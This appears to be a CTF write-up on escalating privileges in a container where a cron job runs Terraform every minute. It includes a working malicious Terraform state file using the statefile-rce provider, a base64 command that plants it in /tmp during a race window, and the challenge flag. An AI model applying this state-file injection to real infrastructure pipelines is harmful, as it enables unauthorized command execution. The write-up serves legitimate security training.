

State of Affairs #
You’ve gained access to a container running some infrastructure automation. A cron job executes Terraform every minute to keep certificates fresh.
The flag is stored in a privileged user’s home directory - but you’re just a regular user with no direct access.
Can you find a way to make Terraform work for you?
Initial Enumeration: #
-

The user is not part of any special group
-
There are no SUID or Sudo privileges
-
You can’t list any cron jobs
-
Interesting:
-
Supercronic → Supercronic is a crontab-compatible job runner, designed specifically to run in containers.
-
TF_Data_dir → Location to store where Terraform keeps its per-working-directory data.
https://discuss.hashicorp.com/t/workspaces-and-tf-data-dir/8027
-
-
Services running:

- I wasn’t able to enumerate the port, but it is visible that we are inside a container.
127.0.0.11Is the DNS server inside the container when you use user-defined Docker networks.
- I wasn’t able to enumerate the port, but it is visible that we are inside a container.
-
tfuser:


- Interesting files owned by
tfuser:- All Terraform data is stored in
tmpdirectory
- All Terraform data is stored in
- Interesting files owned by
-
Tmp directory:

-
We can read state files and Terraform files.

-
Backend to store state files in
/tmpand there are 3 providers you can verify by going to/tmp/.terraform/providers/registry.terraform.io/hashicorp
-
Hidden process: #
-
Since we know that there is cronjob running as mentioned in the question, we can monitor processes/hidden processes running using
pspy64.https://github.com/DominicBreuker/pspy

-
Supercronic is running a cronjob from
/var/tmp/crontab
-
The
-chdirflag is a global flag to change the directory while running the Terraform task. -
tfoutput.logstores the changes that have occurred after applying the manifest.
-
Privilege Escalation (Exploit): #
- By now we know:
- Cronjob runs every
1 minute - Terraform is initialized and applied on every
cronjob - The Terraform Data, such as providers and backend config file, is stored at
/tmp/.terraform - And the Terraform statefiles are stored at
/tmp/
- Cronjob runs every
- We meet the requirement for Statefile-rce exploit: https://cloud.hacktricks.wiki/en/pentesting-ci-cd/terraform-security.html
- We need to install the malicious provider - satisfied by
terraform init - Interacting with the statefile happens when you use
terraform planorterraform applyis used - satisfied byterraform apply
- We need to install the malicious provider - satisfied by
- Problem:
- We can’t modify the existing
terraform.tfstatefile, we have no write access. This can be bypassed as there are no state files after the machine has been reset.
- We can’t modify the existing
- Solution:
- We have to exploit a race condition:
-
According to the challenge, the cronjob is run every one minute, so when the machine has been reverted to its original state, there will be exactly 1 minute before we see a state file in
/tmpdirectory.
-
- We have to exploit a race condition:
Exploit: #
-
We have to create malicious statefile before the cronjob is run:
{ "version": 4, "terraform_version": "1.14.3", "serial": 14, "lineage": "6c3ddd4d-f9a4-297d-27d0-ce52d1a1852e", "outputs": {}, "resources": [ { "mode": "managed", "type": "rce", "name": "command", "provider": "provider[\"registry.terraform.io/offensive-actions/statefile-rce\"]", "instances": [ { "schema_version": 0, "attributes": { "command": "cp /home/tfuser/flag /home/ctf/flag.txt && chmod 777 /home/ctf/flag.txt ", "id": "rce" }, "sensitive_attributes": [], "private": "bnVsbA==" } ] } ] "check_results": null } -
Create a base64 encoded payload so that no special characters are escaped while creating the malicious statefile
echo "ew0KICAidmVyc2lvbiI6IDQsDQogICJ0ZXJyYWZvcm1fdmVyc2lvbiI6ICIxLjE0LjMiLA0KICAic2VyaWFsIjogMTQsDQogICJsaW5lYWdlIjogIjZjM2RkZDRkLWY5YTQtMjk3ZC0yN2QwLWNlNTJkMWExODUyZSIsDQogICJvdXRwdXRzIjoge30sDQogICJyZXNvdXJjZXMiOiBbDQogICAgew0KICAgICAgIm1vZGUiOiAibWFuYWdlZCIsDQogICAgICAidHlwZSI6ICJyY2UiLA0KICAgICAgIm5hbWUiOiAicmNlIiwNCiAgICAgICJwcm92aWRlciI6ICJwcm92aWRlcltcInJlZ2lzdHJ5LnRlcnJhZm9ybS5pby9vZmZlbnNpdmUtYWN0aW9ucy9zdGF0ZWZpbGUtcmNlXCJdIiwNCiAgICAgICJpbnN0YW5jZXMiOiBbDQogICAgICAgIHsNCiAgICAgICAgICAic2NoZW1hX3ZlcnNpb24iOiAwLA0KICAgICAgICAgICJhdHRyaWJ1dGVzIjogew0KICAgICAgICAgICAgImNvbW1hbmQiOiAiY3AgL2hvbWUvdGZ1c2VyL2ZsYWcgL3RtcC9mbGFnICYmIGNobW9kIDc3NyAvdG1wL2ZsYWciLA0KICAgICAgICAgICAgImlkIjogInJjZSINCiAgICAgICAgICB9LA0KICAgICAgICAgICJzZW5zaXRpdmVfYXR0cmlidXRlcyI6IFtdLA0KICAgICAgICAgICJwcml2YXRlIjogImJuVnNiQT09Ig0KICAgICAgICB9DQogICAgICBdDQogICAgfQ0KICBdLA0KICAiY2hlY2tfcmVzdWx0cyI6IG51bGwNCn0=" | base64 -d > /tmp/terraform.tfstate && chmod 777 /tmp/terraform.tfstate -
Now we reset the machine and execute our payload before the cronjob is run:
-
After Reset:

-
After the cronjob is run successfully:

-
Flag: #
WIZ_CTF{B00tTh3St4t3_Trust_N0_Pr0v1d3r}